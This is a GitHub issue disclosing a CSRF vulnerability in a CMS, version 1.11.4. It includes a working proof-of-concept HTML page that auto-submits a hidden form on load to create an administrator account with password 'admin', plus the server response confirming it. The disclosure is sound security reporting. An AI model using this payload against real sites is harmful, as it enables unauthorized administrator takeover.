New issue

Jump to bottom

There is a CSRF vulnerability that can add an administrator account #51

Closed yaoyao6688 opened this issue on Oct 13, 2019 · 0 comments

Assignees

yaoyao6688 commented on Oct 13, 2019


CSRF vulnerability
There is a CSRF vulnerability to add an administrator account
After the administrator logged in, open the following page
poc
Hack.html-----add an administrator accoun


```
<html><body>
<script type="text/javascript">
function post(url,fields)
{
var p = document.createElement("form");
p.action = url;
p.innerHTML = fields;
p.target = "_self";
p.method = "post";
p.enctype ="multipart/form-data";
document.body.appendChild(p);
p.submit();
}
function csrf_hack()
{
var fields;

fields += "<input type='hidden' name='username' value='admin' />";
fields += "<input type='hidden' name='email' value='1620449914&#64;qq&#46;com' />";
fields += "<input type='hidden' name='pass' value='admin' />";
fields += "<input type='hidden' name='userrole&#91;&#93;' value='1' />";
fields += "<input type='hidden' name='active' value='1' />";
var url = "http://192.168.0.103/cm/update_rows/user";
post(url,fields);
}
window.onload = function() { csrf_hack();}
</script>
</body></html>
```

Screenshots


1 Access dangerous pages






```
{
    "fields": [
        "id",
        "username",
        "email",
        "userrole",
        "active"
    ],
    "rows": [
        {
            "0": 6,
            "id": 6,
            "1": "admin",
            "username": "admin",
            "2": "1620449914@qq.com",
            "email": "1620449914@qq.com",
            "3": "1",
            "userrole": "1",
            "4": 1,
            "active": 1
        }
    ]
}
```


2 Found that an administrator has been added



Impact version

- Version [1.11.4]

1

vzuburlis self-assigned this on Oct 16, 2019

vzuburlis closed this as completed on Oct 20, 2019

Assignees

vzuburlis

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants